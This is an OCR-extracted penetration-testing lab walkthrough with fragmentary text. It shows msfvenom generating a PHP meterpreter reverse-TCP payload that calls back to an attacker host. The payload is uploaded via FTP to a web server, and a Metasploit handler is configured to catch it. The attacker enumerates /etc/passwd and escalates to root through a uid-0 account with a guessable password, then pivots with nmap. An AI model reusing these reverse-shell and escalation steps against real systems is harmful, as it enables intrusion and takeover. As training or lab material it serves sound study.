
```
┌──(root💀kali)-[~]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10  LPORT=53 -o shell_bb3.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
Saved as: shell_bb3.php

┌──(root💀kali)-[~]
└─#
```

Upload msfvenom payload to FTP server


```
ftp> put shell_bb3.php
local: shell_bb3.php remote: shell_bb3.php
200 PORT command successful
150 Opening BINARY mode data connection for shell_bb3.php
226 Transfer complete.
34276 bytes sent in 0.00 secs (544.8024 MB/s)
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--    1 root     root        11321 Mar 28  2019 index.html
-rw-r--r--    1 root     root        34276 Jul  8 03:21 remoteShell_bb3.php
-rw-r--r--    1 root     root        34276 Jul  8 03:41 shell_bb3.php
drwxrwxrwx    2 root     root         4096 Jul  8 03:33 xyz
226 Transfer complete.
```

- Because as we see that

172.16.37.234



Generate the payload



Exploit/Multi/Handler

Note: If we ever run into this issue ⇒ close the terminal

```
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://-
192.168.86.35:8443
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) > run
```

- Because we create the payload via **msfvenom**

⇒ We need to **configure our metasploit match** exactly as the msfvenom payload configuration

```
┌──(root💀kali)-[~]
└─# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10  LPORT=53 -o shell_bb3.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
Saved as: shell_bb3.php

┌──(root💀kali)-[~]
└─#
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.13.37.10
lhost => 10.13.37.10
msf6 exploit(multi/handler) > set lport 53
lport => 53
msf6 exploit(multi/handler) > run
```

1

2

Apache2 Ubuntu Defa

ubuntu

It works!

This is the default welcome page used to test the correct operation of installation on Ubuntu systems. It is based on the equivalent page on Apache packaging is derived. If you can read this page, it means that this site is working properly. You should **replace this file** (located e continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this pag that the site is currently unavailable due to maintenance. If the proble site's administrator.

Ubuntu's Apache2 default configuration is different from the upstream into several files optimized for interaction with Ubuntu tools. The conf **documented in /usr/share/doc/apache2/README.Debian.gz**. Re documentation. Documentation for the web server itself can be found apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ub

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces tog configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It listening ports for incoming connections, and this file can be custo

Run!

Enum on victim system

⇒ By viewing **/etc/passwd** you notice that **ftpuser** is, in fact, a privileged system user (uid 0, effectively root).

```
www-data@xubuntu:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
colord:x:112:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:126:RealtimeKit,,,:/proc:/bin/false
saned:x:118:127::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
elsuser:x:1000:1000:elsuser,,,:/home/elsuser:/bin/bash
ftpuser:x:0:0::/home/ftpuser:/bin/bash
```

So the logical thing is to execute the below, to escalate your privileges.

⇒ switch user to **ftpuser**

- This might fail due to lack of a terminal.
  In order to spawn a terminal we can use Python, as follows.

```
su ftpuser
su: must be run from a terminal
www-data@xubuntu:/var/www$ python -c 'import pty;pty.spawn("/bin/bash")';
python -c 'import pty;pty.spawn("/bin/bash")';
www-data@xubuntu:/var/www$ su ftpuser
su ftpuser
Password: ftpuser
```

#python -c 'import pty;pty.spawn("/bin/bash")';

```
meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100600/rw-------  27     fil   2019-04-26 01:38:24 -0400  .flag.txt
40755/rwxr-xr-x   4096   dir   2021-07-07 23:37:55 -0400  html
100644/rw-r--r--  34275  fil   2021-07-07 23:14:57 -0400  remoteShell_bb3.php

meterpreter > shell
Process 1959 created.
Channel 3 created.
bash -i
bash: cannot set terminal process group (1074): Inappropriate ioctl for device
bash: no job control in this shell
www-data@xubuntu:/var/www$ python -c 'import pty;pty.spawn("/bin/bash")';
python -c 'import pty;pty.spawn("/bin/bash")';
www-data@xubuntu:/var/www$ su ftpuser
su ftpuser
Password: ftpuser

root@xubuntu:/var/www# ls -la
ls -la
total 52
drwxr-xr-x  3 root root  4096 Jul  8 03:14 .
drwxr-xr-x 15 root root  4096 Apr 26  2019 ..
-rw-------  1 root root    27 Apr 26  2019 .flag.txt
drwxr-xr-x  3 root root  4096 Jul  8 03:37 html
-rw-r--r--  1 root root 34275 Jul  8 03:14 remoteShell_bb3.php
root@xubuntu:/var/www# cat .flag.txt
cat .flag.txt
You got the first machine!
root@xubuntu:/var/www#
```

Leverage The Compromised 172.16.37.234 Machine

• Leverage The Compromised **172.16.37.234** Machine

⇒ To Create A Route To The Second Network And Compromise The Remaining **172.16.37.220** Machine

• Issuing an "nmap" command when inside the **172.16.37.234** machine reveals that nmap is installed.


⇒ Leverage it to scan the remaining machine using its second IP address (the **172.16.50.222**

one, that was identified during the web application reconnaissance phase - Step 3).


```
root@xubuntu:/var/www# nmap -T4 -p- -A 172.16.37.0/24
nmap -T4 -p- -A 172.16.37.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2021-07-08 04:19 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
^C
```

- As we remember that the **172.16.50.222** is running on **SSH service**:22

Let's nmap 172.16.50.0/24



nmap 172.16.50.0/24




